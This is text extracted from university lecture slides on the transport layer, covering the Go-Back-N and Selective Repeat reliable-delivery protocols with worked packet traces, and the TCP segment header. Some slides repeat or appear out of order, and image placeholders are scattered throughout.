0 1 2 3 4 5 6 7 8 9

pkt1 sent
0 1 2 3 4 5 6 7 8 9

pkt2 sent
0 1 2 3 4 5 6 7 8 9


pkt3 sent
0 1 2 3 4 5 6 7 8 9

ACK0 rec, pkt4 sent
0 1 2 3 4 5 6 7 8 9

ACK1 rec, pkt5 sent
0 1 2 3 4 5 6 7 8 9

pkt2 timeout, pkt2 resend
0 1 2 3 4 5 6 7 8 9

ACK3 rec, nothing sent
0 1 2 3 4 5 6 7 8 9



Sender Receiver

pkt0 rec, delivered, ACK0 sent
0 1 2 3 4 5 6 7 8 9

pkt1 rec, delivered, ACK1 sent
0 1 2 3 4 5 6 7 8 9

pkt3 rec, buffered, ACK3 sent
0 1 2 3 4 5 6 7 8 9

pkt4 rec, buffered, ACK4 sent
0 1 2 3 4 5 6 7 8 9

pkt5 rec, buffered, ACK5 sent
0 1 2 3 4 5 6 7 8 9

pkt2 rec, pkts 2–5 delivered, ACK2 sent
0 1 2 3 4 5 6 7 8 9

Todo and Deadlines

- Reading:
 - [KR16]: Ch 3

Questions?



SIMON FRASER UNIVERSITY
ENGAGING THE WORLD

CMPT 471: Networking II

Fall 2020

Transport Layer


Instructor: Khaled Diab

Go-Back-N (GBN)

Sender

- k-bit seq # in pkt header
- A “window” of up to N consecutive unACK’ed pkts allowed
 - Can N be infinite?
- Waits after sending all N pkts (for ACKs and/or timeout)


Lower and upper bounds



Go-Back-N (GBN) – ACKs

Sender


- ACK(n): ACKs all pkts up to and including seq # n – **cumulative ACK**
- Moves the sliding window based on received ACKs



Go-Back-N (GBN) – ACKs

Sender


- ACK(n): ACKs all pkts up to and including seq # n – **cumulative ACK**
- Moves the sliding window based on received ACKs



Go-Back-N (GBN) – Timers

Sender

- a timer for each in-flight pkt
- If an ACK(n) isn't received within a timeout interval
→ timeout(n): retransmit pkt n and all higher seq # pkts in the *current window*
- Can we replace the multiple timers with a single timer?
 - a timer for the oldest transmitted but not yet ACK'ed pkt




Go-Back-N (GBN) – Receiver

Receiver


- Accepts pkts that are received in-order only (how?)
- Discards other pkts
 - Receiver knows they will be retransmitted
 - Receiver buffering is simple
- Example: If the seq. # of last pkt delivered to app is $n-1$
 - Scenario 1: a new pkt n is received → Accept (and send ACK n)
 - Scenario 2: a new pkt $n+1$ is received → Reject (and send ACK $n-1$)

Go-Back-N (GBN) – Example



$N = 4$




ACK0



ACK1



Go-Back-N (GBN) – Issues





- Consider high-speed links with long delays
 - (called large bandwidth-delay product pipes)
- GBN can “fill that pipe” by having large N
→ many unACK’ed pkts could be in the pipe
- A single lost pkt could cause re-transmission of huge number (up to N) of pkts
→ waste of bandwidth

Selective Repeat (SR)

- *Only lost or corrupt pkts are retransmitted*
- Receiver:
 - keeps track of seq # of received pkts,
 - individually ACKs correctly received pkts, and
 - buffers pkts, as needed, for eventual in-order delivery to app
- Sender retransmits pkts for which ACK not received
 - A timer for each unACK'ed pkt

Selective Repeat (SR)

No synchronization of lower and upper bounds of the two windows



Selective Repeat (SR) – Example

pkt0 sent
0 1 2 3 4 5 6 7 8 9

pkt1 sent
0 1 2 3 4 5 6 7 8 9

pkt2 sent
0 1 2 3 4 5 6 7 8 9


pkt3 sent
0 1 2 3 4 5 6 7 8 9

ACK0 rec, pkt4 sent
0 1 2 3 4 5 6 7 8 9

ACK1 rec, pkt5 sent
0 1 2 3 4 5 6 7 8 9

pkt2 timeout, pkt2 resend
0 1 2 3 4 5 6 7 8 9

ACK3 rec, nothing sent
0 1 2 3 4 5 6 7 8 9



Sender Receiver

pkt0 rec, delivered, ACK0 sent
0 1 2 3 4 5 6 7 8 9

pkt1 rec, delivered, ACK1 sent
0 1 2 3 4 5 6 7 8 9

pkt3 rec, buffered, ACK3 sent
0 1 2 3 4 5 6 7 8 9

pkt4 rec, buffered, ACK4 sent
0 1 2 3 4 5 6 7 8 9

pkt5 rec, buffered, ACK5 sent
0 1 2 3 4 5 6 7 8 9

pkt2 rec, pkts 2–5 delivered, ACK2 sent
0 1 2 3 4 5 6 7 8 9

Transmission Control Protocol

Overview

- Connection-oriented
 - logical
- Full-duplex
- Flow control
- Congestion control

Segment Structure

Transmission Control Protocol (TCP)						
Offsets	Octet	0	1	2	3	
Octet	Bit	0-3	4-7	8-15	16-23	24-31
0	0	Source Port			Destination Port	
4	32	Sequence Number				
8	64	Acknowledgment Number				
12	96	Data Offset	Reserved	Flags	Window Size	
16	128	Checksum			Urgent Pointer	
20+	160+	Options				

Multiplexing
Demultiplexing
RDT
Flow Control

URG RST
ACK SYN
PSH FIN

